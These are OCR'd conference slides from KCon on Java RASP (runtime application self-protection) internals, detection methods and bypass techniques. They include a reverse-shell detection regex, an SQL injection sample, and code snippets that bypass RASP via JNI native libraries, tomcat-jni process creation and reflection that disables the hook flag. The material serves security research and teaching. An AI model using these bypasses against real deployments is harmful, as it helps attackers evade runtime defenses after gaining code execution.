KCon

Magïc ïn RASP attack and defense

Huang Yuzhe(@Glassy)

Xu Yuanzhen(@pyn3rd)

+1 进阶，
护航未来

KCon

+1

CONTENTS

目录

KCon

+1

RASP implementation introduction

KCon

+1

RASP implementation introduction

KCon

+1

Java Instrument Mechanism

JDK 1.5

java.lang.instrument

Package java.lang.instrument Description

Provides services that allow Java programming language agents to instrument programs running on the JVM. The mechanism for instrumentation is modification of the byte-codes of methods.

Command-Line Interface

-javaagent:jarpath[=options]

KCon

+1

Java Instrument Mechanism

JDK 1.6

java.lang.instrument

Package com.sun.tools.attach.VirtualMachine Description

Provides the API to attach to a Java virtual machine. The Java virtual machine to which it is attached is sometimes called the target virtual machine, or target VM.


Illustration for VirtualMachine Usage

```
1                                   // attach to target VM
2                                   VirtualMachine vm = VirtualMachine.attach("2177"); // process identifier (or pid)
3                                   // load agent into target VM
4                                   vm.loadAgent("/jarpath/rasp.jar");
5                                   // detach
6                                   vm.detach();
```

KCon

+1


RASP Design Architecture



KCon

+1

Java Bytecode Enhancement



KCon

+1

Differences Between RASP And Other Detection Products

KCon

+1

RASP vs WAF vs HIDS

	RASP	WAF	HIDS
Detection Implementation	traffic + behavior	traffic Only	behavior
Tuning Performance	collection & analysis in app performance overhead in app	low-level performance overhead	host endpoint collection cloud side analysis performance overhead in host endpoint
0day Protection	0day protection and root cause backtracking	based on traffic hysteretic protection	only focus on high-risk behavior no backtracking methods

KCon

+1

RASP Flaws

Performance

Since the protection logic of RASP needs to consume the performance of the host where the application is located, this largely determines that RASP cannot perform analysis operations that consume high performance.

Deployment

Static deployment requires configuration of startup parameters + restart. Although JDK6 supports the Attach API without restarting, the de-optimization problem caused by attach is difficult to solve. Therefore, at this stage, mainstream Java Agents (such as APM) still mainly use static deployment. Install.

KCon

+1

RASP Detection Methods

KCon

+1

Blacklists or Whitelists

xxxRASP for the illustration

```
1                                command_common: {
2                                name:     'algorithm3 – Detection OS Command',
3                                action:  'log',
4                                pattern: 'cat.{1,5}/etc/passwd|nc.{1,30}-e.{1,100}/bin/(?:ba)?sh|bash\\s-
5    .{0,4}i.{1,20}/dev/tcp/|subprocess.call\\(.{0,6}/bin/(?:ba)?sh|fsockopen\\(.{1,50}/bin/(?:ba)?sh|perl.{1,80}socket.{1,120}
6                                open.{1,80}exec\\(.{1,5}/bin/(?:ba)?sh'
7                                }
```

KCon

+1

Blacklists or Whitelists

Problems of Blacklists or Whitelists

- Maintenance cost of whitelists is high
- In complicated scenarios, the black and white lists that need to be maintained are more complex, and an overly complex black and white list (which may be a specific value or a regularity) often results in a large performance consumption.
- Some key words both utilized by attackers and applications, it is hard to be distinguished

Bash Shell Command Execution Illustration

```
#Example: 10w+ level command execution in cloud daily , attacker's favorite /bin/sh command.
/bin/sh -c LC_ALL=C /usr/sbin/lpc status | grep -E '^[ 0-9a-zA-Z_-]*@' | awk -F'@' '{print
$1}'>/home/admin/******/temp/prn233893130755790908 9xc
```

KCon

+1

Lexical / Semantic Analysis

SQL Query String

Parse Tree

http://www.rasp.com/index.jsp?name = glassy' OR 1 = 1 --

statement.executeQuery(SELECT **name, email** FROM **customer** WHERE name = 'glassy' OR 1 = 1)

KCon

+1

Lexical / Semantic Analysis

Tokenize

Parse Tree

http://www.rasp.com/index.jsp?name = glassy' OR 1 = 1 --

statement.executeQuery(SELECT **name, email** FROM **customer** WHERE name = 'glassy' OR 1 = 1)

16 Tokens

SELECT **name, email** FROM **customer** WHERE name = 'glassy' OR 1 = 1


7 Tokens affected

KCon

+1

Lexical / Semantic Analysis

Parse Tree




KCon

+1

Lexical / Semantic Analysis

Parse Tree



KCon

+1

Lexical / Semantic Analysis

Problems of Lexical or Semantic Analysis

- Syntaxes and keywords not compatible with semantic analysis, leading errors in semantic analysis.

- In the scenario of secondary processing of parameters, RASP may not be able to obtain the parameters, resulting in the unavailability of semantic analysis

KCon

+1

Contextual Analysis

The simple version of context analysis, that is, after performing Hook at the high-risk behavior function, it will analyze the complete chain of the current call stack, and track whether the call chain of malicious behavior contains some dangerous stacks (such as deserialization gadgets, expression formula, etc.), if it is included, it will be intercepted. A slightly more complex context analysis will perform Hooks at multiple points in the call chain process, and then conduct an overall analysis of the contents of multiple hooks in the call chain at the Hook that reaches the high-risk behavior function to determine the strategy.

Problems of Contextual Analysis

Performance bottleneck during stack information retrieving

KCon

+1

RASP bypass methods review

KCon

+1

Bypass with JNI

- JNI based on C language, thus the RASP based on Java language cannot detect it. Actually JNI is a main-stream method to evade RASP.

- Under the premise of RCE vulnerability, the attacker can upload the **.so** file containing malicious C code to the server (any file extension), and then execute the malicious code through the Java JNI code.

```
public class Glassy {
    public static native String exec(String cmd);
    static {
        System.load("/Users/glassyamadeus/libglassy.so");
    }
}
```

KCon

+1


tomcat-jni.jar

The tomcat-jni.jar in the tomcat lib directory.

It contains some JNI functions can be exploited.

The attacker can invoke it by code execution vulnerabilities.

```
Library.initialize(null);
long pool = Pool.create(0);
long proc = Proc.alloc(pool);
Proc.create(proc, "/System/Applications/Calculator.app/Contents/MacOS/Calculator", new String[]{}, new String[]{}, Procattr.create(pool), pool);
```



KCon

+1

Perturb RASP Runtime Constructor by Java Reflect

xxxRASP for the illustration

```
1  Class clazz = Class.forName("com.xxx.xxx.HookHandler");
2  Field used = clazz.getDeclaredField("enableHook");
3  used.setAccessible(true);
4  Object enableHook = used.get(null);
5  Method setMethod = AtomicBoolean.class.getDeclaredMethod("set",boolean.class);
6  setMethod.invoke(enableHook,false);
```

